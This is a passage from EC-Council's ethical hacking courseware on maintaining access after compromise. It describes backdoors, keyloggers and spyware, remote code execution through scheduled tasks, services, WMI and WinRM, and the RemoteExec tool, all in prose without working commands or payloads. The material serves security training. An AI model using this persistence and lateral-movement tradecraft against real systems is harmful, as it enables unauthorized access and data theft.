


Figure 6.101: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities




Figure 6.102: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 System Hacking Concepts

2 Gaining Access

3 Escalating Privileges

4 Maintaining Access

5 Clearing Logs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Maintaining Access


After gaining access and escalating privileges on the target system, now attackers try to maintain their access for further exploitation of the target system or make the compromised system a launchpad from which to attack other systems in the network. Attackers remotely execute malicious applications such as keyloggers, spyware, and other malicious programs to maintain their access to the target system and steal critical information such as usernames and passwords. Attackers hide their malicious programs or files using rootkits, steganography, NTFS data streams, etc. to maintain their access to the target system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Executing Applications

- When attackers execute malicious applications it is called "owning" the system
- The attacker executes malicious programs remotely in the victim's machine to gather the information that leads to exploitation or loss of privacy, gain unauthorized access to system resources, crack the password, capture the screenshots, install backdoor to maintain easy access, etc.

Malicious Programs that Attackers Execute on Target Systems



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Executing Applications

Once attackers gain higher privileges in the target system by trying various privilege escalation attempts, they may attempt to execute a malicious application by exploiting a vulnerability to execute arbitrary code. By executing malicious applications, the attacker can steal personal information, gain unauthorized access to system resources, crack passwords, capture screenshots, install a backdoor for maintaining easy access, etc.

Attackers execute malicious applications at this stage in a process called "owning" the system. Once they acquire administrative privileges, they will execute applications. Attackers may even try to do so remotely on the victim's machine to gather the same information as above.

The malicious programs attackers execute on target systems can be:

- **Backdoors**: Program designed to deny or disrupt the operation, gather information that leads to exploitation or loss of privacy, or gain unauthorized access to system resources.
- **Crackers**: Components of software or programs designed for cracking a code or passwords.
- **Keyloggers**: These can be hardware or software. In either case, the objective is to record each keystroke made on the computer keyboard.
- **Spyware**: Spy software may capture screenshots and send them to a specified location defined by the hacker. For this purpose, attackers have to maintain access to victims' computers. After deriving all the requisite information from the victim's computer, the attacker installs several backdoors to maintain easy access to it in the future.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Code Execution Techniques

Exploitation for Client Execution	❑ Unsecure coding practices in software can make it vulnerable to various attacks ❑ Attackers can take advantage of the vulnerabilities in software through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system
Scheduled Task	❑ Utilities such as `at` and `schtasks`, can be used along with the Windows Task Scheduler to execute specific programs at a scheduled date and time ❑ Attackers can execute malicious programs at the startup of the system or schedule it for a specific date and time for maintaining access to the target system
Service Execution	❑ System services are programs that run and operate at the backend of an operating system ❑ Attackers run binary files or commands that can communicate with the Windows system services such as Service Control Manager to maintain access to the remote system
Windows Management Instrumentation (WMI)	❑ WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely ❑ Attackers can exploit WMI features to interact with the remote target system and use it to perform information gathering on system resources and further execute code for maintaining access to the target system
Windows Remote Management (WinRM)	❑ WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system ❑ Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of the lateral movement

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Remote Code Execution Techniques

Remote code execution techniques are various tactics that can be used by attackers to execute malicious code on a remote system. These techniques are often performed after compromising a system initially and further expanding access to remote systems present on the target network.

Some examples of remote code execution techniques are as follows:

- **Exploitation for Client Execution**

  Insecure coding practices in software can make it vulnerable to various attacks. Attackers can exploit these underlying vulnerabilities in software through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system.

  Different types of exploitations for client execution are as follows:

  - **Web-Browser-Based Exploitation**

    Attackers target web browsers through spearphishing links and drive-by compromise. The remote systems can be compromised through normal web browsing or through several users who are targeted victims of spearphishing links to attacker-controlled sites used to exploit the web browser. This type of exploitation does not need user intervention for execution.

  - **Office-Applications-Based Exploitation**

    Attackers target common office applications such as Microsoft Office through different variants of spearphishing. Emails containing links to malicious files are

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

directly sent to the end-users for downloading. To run the exploit, end-users are required to open a malicious document or file.

- **Third-Party Applications-Based Exploitation**

  Attackers can also exploit commonly used third-party applications deployed as part of the software. Applications such as Adobe Reader, Flash, etc. are usually targeted by attackers to gain access to remote systems.

- **Scheduled Task**

  Scheduled tasks allow users to perform routine tasks chosen for a computer automatically. There are two utilities, `at` and `schtasks`, that can be used along with Windows Task Scheduler to execute specific code or script at a scheduled date and time. Using task scheduling, attackers can execute malicious programs at system startup, or schedule it for a specific date and time to maintain access to the target system and further perform remote code execution to gain admin-level privileges to the remote system.

- **Service Execution**

  System services are programs that run and operate at the backend of an OS. Attackers run binary files or commands that can communicate with Windows system services such as Service Control Manager. This code execution technique is performed by creating a new service or by modifying an existing service at the time of privilege escalation or maintaining access.


- **Windows Management Instrumentation (WMI)**

  WMI is a feature in Windows administration that manages data and operations on Windows OSs and provides a platform for accessing Windows system resources locally and remotely. Attackers can use the WMI feature to interact with the target system remotely, and use it to perform information gathering on system resources and further execute code for maintaining access to the target system.

- **Windows Remote Management (WinRM)**

  WinRM is a Windows-based protocol designed to allow a user to run an executable file to modify system services and the registry on a remote system. Attackers can use the `winrm` command to interact with WinRM and execute a payload on the remote system as a part of lateral movement.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Tools for Executing Applications

Tools used for executing applications remotely help attackers perform various malicious activities on the target systems. After gaining administrative privileges, attackers use these tools to install, execute, delete, and/or modify the restricted resources on the victim machine.

- **RemoteExec**

  Source: *https://www.isdecisions.com*

  RemoteExec remotely installs applications, executes programs/scripts, and updates files and folders on Windows systems throughout the network. This allows an attacker to modify the registry, change local admin passwords, disable local accounts, and copy/update/delete files and folders.

  As shown in the screenshot, attackers use the RemoteExec tool to remotely execute files by selecting the target OS and the file to be executed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

